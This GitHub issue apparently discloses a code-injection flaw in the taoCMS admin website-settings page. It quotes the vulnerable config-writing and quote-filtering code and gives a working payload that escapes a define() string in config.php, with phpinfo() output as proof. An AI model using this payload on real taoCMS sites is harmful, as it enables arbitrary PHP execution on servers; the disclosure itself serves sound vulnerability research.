

New issue

[Jump to bottom](#)

Bypass security protection injection code in the website settings function #34

[Open](#) chasingboy opened this issue on Jul 16 · 0 comments

chasingboy commented on Jul 16

1. We enter the management page, Go to website settings.

taoCMS网站内容管理系统

欢迎您admin | 技术支持 | 管理首页 | 网站首页 | 退出系统

管理首页	网站名称	taoCMS演示
文章管理	网站网址	./
添加文章	说明	以http://开头, /结束, 建议填写http://127.0.0.1:9999/
管理文章	网站简介	taoCMS演示系统, taoCMS是基于php+MySQL/Sqlite的国内最小的CMS网站内容管理系统!
管理栏目	网站公告	taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!
采集管理	后台目录	admin/
数据管理	时间休正	8 (当前2022-07-17 02:30:51, 修正后2022-07-17 10:30:51)
执行SQL	每页文章数	10
备份Sqlite库	文本编辑器	Xheditor
其他管理	是否调试	否
管理评论	系统目录	/Users/xboy/Desktop/phpTest/taocms/ (当前/Users/xboy/Desktop/phpTest/taocms/)
友情链接	缓存地址	data/
人员管理	模板缓存时间	1 秒
文件管理	include目录	include/
综合设置	数据库类型	Sqlite
导入导出	数据库地址	[127.0.0.1:3306]root[root]taocms
网站设置	Memcache配置	清空缓存
网站首页	数据表前缀	cms2_
个人管理	生成纯静态	否
账户修改	文章点击统计	是
退出登录		

2. Next, I want to inject php code by modifying these settings.

From the config.php file we found that the modified configuration will be written that.

```
OPEN FILES
x 1.php
x config.php

FOLDERS
taocms
.idea
admin
  template
  admin.php
  index.php
data
include
  Db
Model
  Admin.php
  Api.php
  Article.php
  Base.php
  Category.php
  Cms.php
  Comment.php
  Config.php
  Datastore.php
  File.php
  Frame.php

1 <?php
2 define('WEBNAME', 'taoCMS演示');
3 define('WEBURL', './');
4 define('WEBINFO', 'taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统!');
5 define('ANNOUNCE', 'taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!');
6 define('ADMINDIR', 'admin/');
7 define('TIMEMOD', '8');
8 define('EACHPAGE', '10');
9 define('TAOEDITOR', '2');
10 define('TAODEBUG', '0');
11 define('SYS_ROOT', '/Users/xboy/Desktop/phpTest/taocms/');
12 define('CACHE', 'data/');
13 define('CACHELAST', '1');
14 define('INC', 'include/');
15 define('DB', 'Sqlite');
16 define('DB_NAME', '|127.0.0.1:3306|root|root|taocms');
17 define('MEMCACHE', '');
18 define('TB', 'cms2_');
19 define('CREATHTML', '0');
20 define('VIEWSCOUNT', '1');
21 define('CATURL', '?cat={id}');
22 define('ATLURL', '?id={id}');
23 define('THEME', 'taoCMS/');
```

3. The format of configuration writing is as follows.

```
define('WEBNAME', 'taoCMS演示');
```

4. So according to the grammar rules of php, I made the following request.

tools x 127.0.0.1 / 127.0.0.1 / taocms | php x xboy-hackbar x taoCMS后台管理 x +

127.0.0.1:9999/admin/admin.php?action=frame&ctrl=iframes


taoCMS网站内容管理系统

管理首页	网站名称	taoCMS演示');phpinfo();//
文章管理	网站网址	./ 说明: 以http://开头, /结束, 建议填写http://127.0.0.1:9999/
添加文章	网站简介	taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统!
管理文章	网站公告	taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!
管理栏目	后台目录	admin/
采集管理	时间休正	8 (当前2022-07-17 02:30:51, 修正后2022-07-17 10:30:51)
数据管理	每页文章数	10
执行SQL	文本编辑器	Xheditor v
备份Sqlite库	是否调试	否 v
其他管理	系统目录	/Users/xboy/Desktop/phpTest/taocms/ (当前/Users/xboy/Desktop/phpTest/taocms/)
管理评论	缓存地址	data/
友情链接	模板缓存时间	1 秒
人员管理		
文件管理		
综合设置		
导入导出		
网站设置		
网站首页		
个人管理		
账户修改		

payload: taoCMS演示');phpinfo();//


5. But I found that after executing the request, the code of the config.php file will have a syntax error.

```
define('WEBNAME', 'taoCMS演示');phpinfo();//');
```



```
1 <?php
2 define('WEBNAME', 'taoCMS演示');phpinfo();//');
3 define('WEBURL', './');
4 define('WEBINFO', 'taoCMS演示系统, taoCMS是基于php+MySQL/Sqlite的国内最小的CMS网站内容管理系统! ');
5 define('ANNOUNCE', 'taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统! ');
6 define('ADMINDIR', 'admin/');
7 define('TIMEMOD', '8');
8 define('EACHPAGE', '10');
9 define('TAOEDITOR', '2');
10 define('TAODEBUG', '0');
11 define('SYS_ROOT', '/Users/xboy/Desktop/phpTest/taocms/');
12 define('CACHE', 'data/');
13 define('CACHELAST', '1');
14 define('INC', 'include/');
15 define('DB', 'Sqlite');
16 define('DB_NAME', '|127.0.0.1:3306|root|root|taocms');
17 define('MEMCACHE', '');
18 define('TB', 'cms2');
19 define('CREATHTML', '0');
20 define('VIEWSCOUNT', '1');
21 define('CATURL', '?cat={id}');
22 define('ATLURL', '?id={id}');
23 define('THEME', 'taoCMS/');
```


6. when i view the taocms/include/Config.php, When the configuration is modified, the configuration is checked for security.



```
45 'themelist'=>$themeArray,
46 'theme'=>THEME,
47 'webbaseurl'=>"http://".$_SERVER['HTTP_HOST'].$_replace(ADMINDIR.'admin.php', '
    SCRIPT_NAME']],
48 );
49 extract($configArray);
50 include($this->tpl->myTpl('form'.$this->table));
51 }
52 function update(){
53     is_writable(SYS_ROOT.'config.php')||Base::showmessage('无权限修改配置文件');
54     unset($_POST['Submit']);unset($_POST['ctrl']);unset($_POST['action']);
55     $configData="<?php\r\n";
56     foreach($_POST as $key=>$configs){
57         $configData.="define('".$key."', '".Base::safeword($configs)."' );\r\n";
58     }
59     $configData.="?>";
60     $status=file_put_contents(SYS_ROOT."config.php",$configData);
61     Base::execmsg("保存设置","?action=".$this->table."&ctrl=display",TRUE);
62 }
63 function memflush(){
64     if(MEMCACHE){
65         $mem=new Memcached(MEMCACHE);
66         $mem->flush();
```

7. Follow taocms/include/Base.php, in the safeword function.

The core point of discovery is that if the database type is Sqlite, a single (') will be replaced by a pair (").



```
125 static function safeword($text,$level=8){
126     if(is_array($text))
127     {
128         foreach( $text as $key=>$value){
129             $safeword[$key]=self::safeword($value);
130         }
131     }
132     else
133     {
134         switch ($level)
135         {
136             case 0:
137                 $safeword=$text;
138                 break;
139             case 1:
140                 $safeword=intval($text);
141                 break;
142             case 3:
143                 $safeword=strip_tags($text);
144                 break;
145             case 5:
146                 $safeword=nl2br(htmlspecialchars($text));
147                 break;
148             case 6:
149                 $safeword=str_replace("'", "", addslashes($text));
150                 $safeword=str_replace("select", "", $safeword);
151                 $safeword=str_replace("union", "", $safeword);
152                 $safeword=str_replace("=", "", $safeword);
153                 break;
154             default:
155                 if(ucfirst(DB)=='Sqlite'){
156                     $safeword=str_replace("'", "", $text);
157                 }
158                 else{
159                     $safeword=Base::_addslashes($text);
160                 }
161                 break;
162         }
```

8. After knowing all this, I constructed a payload, add a () to escape ('). Note that the database type is Sqlite.

payload: taoCMS演示\');phpinfo();//

tools 127.0.0.1 / 127.0.0.1 / taocms | pl x xboy-hackbar taoCMS后台管理

127.0.0.1:9999/admin/admin.php?action=frame&ctrl=iframes

taoCMS网站内容管理系统 欢迎您admin | 技术支持 |

管理首页	网站名称	taoCMS演示\');phpinfo();//
文章管理	网站网址	./ 说明: 以http://开头, /结束, 建议填写http://127.0.0.1:9999/
添加文章	网站简介	taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统!
管理文章	网站公告	taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!
管理栏目	后台目录	admin/
采集管理	时间修正	8 (当前2022-07-17 03:03:26, 修正后2022-07-17 11:03:26)
数据管理	每页文章数	10
执行SQL	文本编辑器	Xheditor v
备份Sqlite库	是否调试	否 v
其他管理	系统目录	/Users/xboy/Desktop/phpTest/taocms/ (当前/Users/xboy/Desktop/phpTest/taocms/)
管理评论	缓存地址	data/
友情链接	模板缓存时间	1 秒
人员管理	include目录	include/
文件管理	数据库类型	Sqlite v
综合设置	数据库地址	127.0.0.1:3306 root root taocms
导入导出		
网站设置		
网站首页		
个人管理		
账户修改		
退出登录		

9. After executing the request this time, I found that I successfully modified the configuration, and the code syntax check passed.

FOLDERS

taocms

.idea

admin

template

admin.php

index.php

data

include

Db

Model

Admin.php

Api.php

Article.php

Base.php

Category.php

Cms.php

Comment.php

Config.php

Datastore.php

File.php

Frame.php

Index.php

Link.php

Memcached.php

Spider.php

1.php

Base.php

config.php

```

1 <?php
2 define('WEBNAME', 'taoCMS演示\');phpinfo();//');
3 define('WEBURL', './');
4 define('WEBINFO', 'taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统! ');
5 define('ANNOUNCE', 'taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统! ');
6 define('ADMINDIR', 'admin/');
7 define('TIMEMOD', '8');
8 define('EACHPAGE', '10');
9 define('TAOEDITOR', '2');
10 define('TAODEBUG', '0');
11 define('SYS_ROOT', '/Users/xboy/Desktop/phpTest/taocms/');
12 define('CACHE', 'data/');
13 define('CACHELAST', '1');
14 define('INC', 'include/');
15 define('DB', 'Sqlite');
16 define('DB_NAME', '|127.0.0.1:3306|root|root|taocms');
17 define('MEMCACHE', '');
18 define('TB', 'cms2_');
19 define('CREATHTML', '0');
20 define('VIEWSCOUNT', '1');
21 define('CATURL', '?cat={id}');
22 define('ATLURL', '?id={id}');
23 define('THEME', 'taoCMS/');
24 ?>

```


10. When I access Config.php everything works fine and the php code runs correctly.

tools127.0.0.1 / 127.0.0.1 / taoCMS | pi | xboy-hackbar

taoCMS后台管理PHP 7.3.11 - phpinfo()

127.0.0.1:9999/config.php

PHP Version 7.3.11



System	Darwin xboy.local 19.6.0 Darwin Kernel Version 19.6.0: Thu Oct 29 22:56:45 PDT 2020; root:xnu-6153.141.2~1/RELEASE_ARM64_T8020
Build Date	Jun 5 2020 23:49:55
Configure Command	'/Library/Caches/com.apple.xbs/Binaries/apache_mod_php/install/TempContent/Objects/php/configure' '--prefix=/usr' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--disable-dependency-tracking' '--sysconfdir=/private/etc' '--with-libdir=lib' '--enable-cli' '--with-iconv=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-config-file-path=/etc' '--with-libxml-dir=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-openssl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr/local/libressl' '--with-kerberos=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-zlib=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-bcmath' '--with-bz2=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-calendar' '--disable-cgi' '--with-curl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-dba' '--with-ndbm=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-ldap' '--enable-ffi' '--enable-fpm' '--enable-gd' '--with-gd=/Library/Caches/com.apple.xbs/Binaries/apache_mod_php/install/TempContent/Root/usr/local' '--with-jpeg-dir=/Library/Caches/com.apple.xbs/Binaries/apache_mod_php/install/TempContent/Root/usr/local' '--enable-gd-native-ttf' '--with-icu-dir=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-idap=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-ldap-sasl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-libedit=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-mbstring' '--enable-mbregex' '--with-mysql=mysqlnd' '--without-pcre-jit' '--with-pdo-pgsql=/Applications/Xcode.app/Contents/Developer/Toolchains/OSX10.15.xctoolchain/usr/local/bin' '--with-pgsql=/Applications/Xcode.app/Contents/Developer/Toolchains/OSX10.15.xctoolchain/usr/local/bin' '--without-pear' '--with-pear=no' '--with-pdo-mysql=mysqlnd' '--with-mysql-sock=/var/mysql/mysql.sock' '--disable-phdbg' '--with-readline=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-shmop' '--with-snmp=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-soap' '--enable-sockets' '--enable-sysmsg' '--enable-sysvsem' '--enable-sysvshm' '--with-tidy=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-wddx' '--with-xmlrpc' '--with-iconv-dir=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-xml=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-apxs2=/Applications/Xcode.app/Contents/Developer/Toolchains/OSX10.15.xctoolchain/usr/local/bin/apxs' 'YACC=/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/bin/bison'
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	(none)

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

